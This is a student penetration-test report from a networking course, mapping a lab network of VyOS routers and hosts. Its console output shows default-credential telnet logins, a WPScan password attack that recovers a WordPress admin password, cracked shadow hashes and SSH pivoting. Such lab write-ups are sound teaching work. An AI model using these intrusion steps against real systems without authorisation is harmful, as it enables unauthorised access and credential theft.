



*School of Design and Informatics*

**CMP314 – COMPUTER NETWORKING 2 SEMESTER 1**

**MICHAEL AWOYEMI**

## Table of Contents

<b>1. INTRODUCTION .....</b>	<b>4</b>
<b>1.1 AIM .....</b>	<b>4</b>
<b>1.2 METHODOLOGY .....</b>	<b>4</b>
<b>2. NETWORK OVERVIEW .....</b>	<b>6</b>
<b>2.1 NETWORK DIAGRAM .....</b>	<b>6</b>
<b>2.2 NETWORK MAPPING PROCEDURE .....</b>	<b>6</b>
<b>2.2.1 ROUTER 1 .....</b>	<b>6</b>
<b>2.2.2 ROUTER 2 .....</b>	<b>9</b>
<b>2.2.3 ROUTER 3 .....</b>	<b>11</b>
<b>2.2.4 FIREWALL .....</b>	<b>12</b>
<b>2.2.5 ROUTER 4 .....</b>	<b>18</b>
<b>2.3 NETWORK DEVICES INFORMATION .....</b>	<b>19</b>
<b>2.4 SUBNETTING .....</b>	<b>20</b>
<b>3 SECURITY WEAKNESSES .....</b>	<b>21</b>
<b>3.1 ROUTERS .....</b>	<b>21</b>
<b>3.2 SERVER .....</b>	<b>22</b>
<b>3.3 FIREWALL .....</b>	<b>22</b>
<b>3.4 COMPUTERS .....</b>	<b>23</b>
<b>4. NETWORK CRITICAL EVALUATION .....</b>	<b>23</b>
<b>4.1 TOPOLOGY .....</b>	<b>23</b>
<b>4.2 SUBNETTING .....</b>	<b>24</b>
<b>4.3 FIREWALL .....</b>	<b>24</b>
<b>5. CONCLUSIONS .....</b>	<b>25</b>
<b>6. REFERENCES .....</b>	<b>26</b>
<b>7. APPENDICES .....</b>	<b>27</b>
<b>1 APPENDIX A – SCANS .....</b>	<b>27</b>
<b>2 APPENDIX B – FIREWALL RULES .....</b>	<b>29</b>
<b>3 APPENDIX C – SUBNETTING CALCULATIONS .....</b>	<b>31</b>
<b>3.1 SUBNET OF IP 192.168.0.193 /27 .....</b>	<b>31</b>
<b>3.2 SUBNET OF IP 172.16.221.16 /24 .....</b>	<b>31</b>
<b>3.3 SUBNET OF IP 192.168.0.226 /30 .....</b>	<b>31</b>

<b>3.4</b>	<b>SUBNET OF IP 192.168.0.33 /27 .....</b>	<b>32</b>
<b>3.5</b>	<b>SUBNET OF IP 13.13.13.13 /24 .....</b>	<b>32</b>
<b>3.6</b>	<b>SUBNET OF IP 192.168.0.229 /30 .....</b>	<b>32</b>
<b>3.7</b>	<b>SUBNET OF IP 192.168.0.129 /27 .....</b>	<b>33</b>
<b>3.8</b>	<b>SUBNET OF IP 192.168.0.233 /30 .....</b>	<b>33</b>
<b>3.9</b>	<b>SUBNET OF IP 192.168.0.241 /30 .....</b>	<b>33</b>
<b>3.10</b>	<b>SUBNET OF IP 192.168.0.97 /27 .....</b>	<b>34</b>
<b>3.11</b>	<b>SUBNET OF IP 192.168.0.65 /27 .....</b>	<b>34</b>

# 1. INTRODUCTION

ACME Inc. and the network manager have both decided to take different paths and end up in acrimonious circumstances. The company wanted to evaluate the state of the network and discovered that no type of document could provide information about the network infrastructure. As you might think, this lack of documentation has raised concerns, as they are faced with an unknown infrastructure that may contain any type of failure or security weaknesses.

The task that ACME Inc. asks the tester, is to evaluate the security of the network. The tester has been provided with a computer with the Kali Linux OS. As a requirement, only pre-installed tools are allowed to be used on the computer due to ACME Inc.'s distrust of unverified tools on its network.

The company wants a report with the following information about the network:

- Diagram with all the devices on the network.
- Table of all the subnets being in use.
- Detailed assessment of any weaknesses found in the network along with their corresponding countermeasures.
- Evaluation highlighting both the positive and negative things about the network design.

## 1.1 AIM

This report is dedicated to providing ACME Inc. with comprehensive insights into its network structure, by creating a network diagram detailing all the devices and information from the network. The tester has also been tasked with creating a table with the following information (subnet address, subnet mask, valid range of IP addresses subnet and broadcast address). They have also been asked for a detailed evaluation of the weaknesses of the network so that it can be recreated and also provide suggested countermeasures to reduce or totally mitigate vulnerabilities. Finally, an evaluation highlighting the positive, the negative, and where there is room for improvement within the network.

## 1.2 METHODOLOGY

As mentioned previously, ACME Inc only trusted pre-installed tools on Kali, so all the tools to scan can be found on the computer due to ACME Inc.'s distrust of unverified tools on its network.

The initial approach was to determine the gateway of the tester's PC running Kali Linux to then enumerate the router using Nmap. After enumerating the first router, access will be tried to find all its subnetworks which would also be enumerated. Whenever the tester encountered a web server tools such as Dirbuster were used to find path to directories and other tools like Nikto, WPscan and Metasploit were used to find and exploit vulnerabilities. In the case of encountering another router, it will be enumerated to find more devices or routers. A list of tools can be found below:

- Nmap: was used to discover all the subnets, devices, open ports, services, versions and more.
- Dirbuster: was used to discover directories on the web server.
- Nikto: this tool was used to search for vulnerabilities in web servers.
- Metasploit: was used to exploit vulnerabilities and gain access to root files.
- WPscan: was used to exploit WordPress vulnerabilities.
- Lucid App: was used to design the network diagram.
- John the Ripper: this tool was used to decrypt password hashes.

## 2. NETWORK OVERVIEW

### 2.1 NETWORK DIAGRAM





Figure 1 Network Diagram

### 2.2 NETWORK MAPPING PROCEDURE

#### 2.2.1 ROUTER 1

To find the 1<sup>st</sup> router the gateway of the tester's Kali Linux machine must be found. This was done using the "IP route" command. Once the router was located, it was enumerated using the tool Nmap. The result of both commands can be found in the image below.



```

root@kali:~/Desktop# ip route
default via 192.168.0.193 dev eth0 onlink
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# nmap -sN 192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-27 07:18 EST
Nmap scan report for 192.168.0.193
Host is up (0.00061s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
root@kali:~/Desktop#


```

Figure 2 Discovering and enumerating router 1.

The Nmap scan showed several ports open. The first step was to visit both open ports 80 and 443 which were running http and https. On both port 80 and 443, the website revealed information about the router. It is an open-source VyOS router that does not have access yet via GUI. Other services on other open ports were tried such as port 22 running ssh and port 23 running telnet.

From information gathered online, ssh is disabled by default and the default credentials for both ssh and telnet are vyos:vyos. Access was granted when credentials were used to log in with the service telnet. Once access was gained, the tester explored with the command “show interfaces” and found the interfaces of the router. The router has 3 network interfaces, the first one (eth1 192.168.0.225/30) was connected to a subnet where router 2 could be found. The second network interface (eth2 172.16.221.16/24) was connected to another subnet where a web server could be found. The third network interface (eth3 192.168.0.193/27) was another subnet where the tester Kali Linux and another PC resides.

An important piece of information from the command “show IP route” that revealed the existence of Router 2 is that all networks not connected directly to any of Router 1 interfaces mentioned previously are connected via 192.168.0.226/30. This means that Router 2 is the fastest connection to access other networks and indicates the use of OSPF (open short path first).



```

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Dec 27 12:30:37 UTC 2023 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/vyos/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth1           192.168.0.225/30 u/u   eth1
eth2           172.16.221.16/24 u/u   eth2
eth3           192.168.0.193/27 u/u   eth3
lo             127.0.0.1/8     u/u   lo
::1:1/32
::1:1/128

vyos@vyos:~$
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O 172.16.221.0/24 [110/10] is directly connected, eth2, 01:18:08
O> 192.168.0.22/27 [110/20] via 192.168.0.226, eth1, 01:17:25
O> 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01:15:35
O> 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01:15:36
O> 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01:17:20
O 192.168.0.192/27 [110/10] is directly connected, eth3, 01:18:08
C> 192.168.0.192/27 is directly connected, eth3
O 192.168.0.224/30 [110/10] is directly connected, eth1, 01:18:08
C> 192.168.0.224/30 is directly connected, eth1
O> 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01:17:25

```

Figure 3: telnet login, show interfaces and show IP route on router 1.

An Nmap scan was run on all the networks found on the router. The result of the scan can be found in Appendix A. The server was discovered on the eth2 interfaces of router 1 and appears to run a web page on port 80. Upon navigating to the web page there was not anything relevant to the tester, only a message confirming it is indeed a website. The next option was to perform a Dirbuster scan to discover all public paths of the web page. The Dirbuster scan provides information about the type of web server and path where to navigate to access pages such as the admin login page. Results of the scan can be found in Appendix A under router 1.




Figure 4 & 5: Navigating to the web server.

As the web page is WordPress it was possible to use the WP Scan. The WPscan found the password zxc123 to belong to the admin user and the tester proceeded to log in with those credentials into the WordPress admin page. Information about the WordPress version (3.3.1) was discovered upon entry, and the tester was also able to find and explore 1 post and 1 comment.



```
[+] WordPress theme in use: twentyeleven
Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/
Last Updated: 2020-08-11T00:00:00.000Z
Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt
[!] The version is out of date, the latest version is 3.5
Style URI: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css
Style Name: Twenty Eleven
Style URI: http://wordpress.org/extend/themes/twentyeleven
Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cust...
Author: the WordPress team
Author URI: http://wordpress.org/

Found By: Css Style In Homepage (Passive Detection)
Confirmed By: Urls In Homepage (Passive Detection)

Version: 1.3 (80% confidence)
Found By: Style (Passive Detection)
- http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <-----> (21 / 21) 100.00% Time: 00:00:00
[!] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / zombie Time: 00:01:42 <-----> (1150 / 1150) 100.00% Time: 00:01:42

[!] Valid Combinations Found:
| Username: admin, Password: zxc123

[!] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Tue Jan 2 09:50:45 2024
[+] Requests Done: 1202
[+] Cached Requests: 6
[+] Data Sent: 391.4 KB
[+] Data Received: 4.03 MB
[+] Memory used: 219.154 MB
[+] Elapsed time: 00:01:47
root@kali:~#
```

Figure 6: Wpscan finding the admin password zxc123




Figure 7: Admin dashboard of the WordPress web server

## 2.2.2 ROUTER 2

The tester ran an Nmap scan on the router 2 IP discovered when enumerating router 1 interface eth3. The scan showed there is a telnet service running in port 23. Access to router 2 was gained the same way that access was obtained to router 1, with the default credentials. After authenticating with telnet, the “show interfaces” and “show IP route” commands were executed again, the result of these commands can be seen in the image below.

```

root@kali:~/Desktop# telnet 192.168.0.226
Trying 192.168.0.226...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Dec 27 13:14:13 UTC 2023 on pts/0
Linux vyos 3.13.11-1-and64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L      Description
-----
eth1            192.168.0.33/27  u/u
eth2            192.168.0.229/30 u/u
eth3            192.168.0.226/30 u/u
lo              127.0.0.1/8     u/u
                2.2.2.2/32
                ::1/128

vyos@vyos:~$
vyos@vyos:~$
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 01:13:23
O  192.168.0.32/27 [110/40] is directly connected, eth1, 01:14:13
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 01:11:41
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 01:11:42
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 01:13:26
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 01:13:23
O  192.168.0.224/30 [110/40] is directly connected, eth3, 01:14:13
C>* 192.168.0.224/30 is directly connected, eth3
O  192.168.0.228/30 [110/10] is directly connected, eth2, 01:14:13
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 01:13:26
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 01:11:42
vyos@vyos:~$

```

Figure 8: telnet login, show interfaces and show IP route on router 2

In the image above, there are 3 network interfaces. The first (eth1 192.168.0.33/27) is part of a subnet where a PC is located. The second interface (eth2 192.168.0.229/30) is connected to a subnet where another router and the third (eth3 192.168.0.226/30) is connected to Router 1.

From the show IP route command information showed the 3 networks mentioned previously are connected directly to the router. The router also has access to other networks via these 2 IPs (192.168.0.230 and 192.168.0.225). 192.168.0.225/30 is the IP of router 1 and 192.168.0.230 is expected to be a new router found that enables routers 1 and 2 to navigate their way to other part of networks yet to be discovered.

Information about the networks and device services running were retrieved with Nmap scans, these can also be found in Appendix A. From the Nmap scan mentioned previously, it was known that the PC on this subnet had port 22 open running SSH. The tester had retrieved a passwd and shadow file containing hashes of passwords. The tool John (John the Ripper) was used to break the hash. The password for "xadmin" was retrieved as "plums". The attempt to log in using "xadmin" and the password "plums" was successful. Once inside, while the tester was conducting a reconnaissance on the PC it was discovered it had a 2<sup>nd</sup> network interface (13.13.13.0/24) connected to another PC.

```

xadmin@xadmin-virtual-machine: ~
File Actions Edit View Help
xadmin@xadmin-virtual-machine: ~
root@kali:~# ssh xadmin@192.168.0.34
The authenticity of host '192.168.0.34 (192.168.0.34)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ELsJfVxS7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.34' (ECDSA) to the list of known hosts.
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:9d
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe33:ae9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7902 (7.9 KB)  TX bytes:15925 (15.9 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:59 errors:0 dropped:11 overruns:0 frame:0
          TX packets:58 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8941 (8.9 KB)  TX bytes:9119 (9.1 KB)

```

Figure 9: SSH access into 192.168.0.34 with credentials xadmin and plums and discovering network 13.13.13.0/24

### 2.2.3 ROUTER 3

After discovering router 3 while enumerating router 2, it was then also enumerated. The scanning shown in Appendix A highlighted that this router is also running telnet on port 23. Access was gained to it the same way as router 1 and router 2 routers by using default credentials.

```

root@kali:~/Desktop# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Dec 27 13:42:48 UTC 2023 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L Description
-----
eth1           192.168.0.129/27 u/u
eth2           192.168.0.233/30 u/u
eth3           192.168.0.230/30 u/u
lo             127.0.0.1/8     u/u
               3.3.3.3/32      u/u
               ::1/128
vyos@vyos:~$
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C> 3.3.3.3/32 is directly connected, lo
C> 127.0.0.0/8 is directly connected, lo
O> 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 01:41:13
O> 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 01:41:16
O> 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:39:31
O> 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:39:32
O 192.168.0.128/27 [110/10] is directly connected, eth1, 01:42:06
C> 192.168.0.128/27 is directly connected, eth1
O> 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 01:41:13
O> 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 01:41:16
O 192.168.0.228/30 [110/10] is directly connected, eth3, 01:42:06
C> 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 01:42:06
C> 192.168.0.232/30 is directly connected, eth2
O> 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 01:39:32
vyos@vyos:~$

```

Figure 10: telnet login, show interfaces and show IP route on router 3

As shown in the figure above, there are 3 interfaces connected directly to this router. Eth1 (192.168.0.129/27) is connected subnet which has a PC in it. Eth2 (192.168.0.233/30) connects

to what at first was taught to be a 4<sup>th</sup> router as another 2 networks discovered were connected to the router via IP 192.168.0.243. Eth3 (192.168.0.230/30) connects to router 2 which allows access to router 2 and router 1 networks.

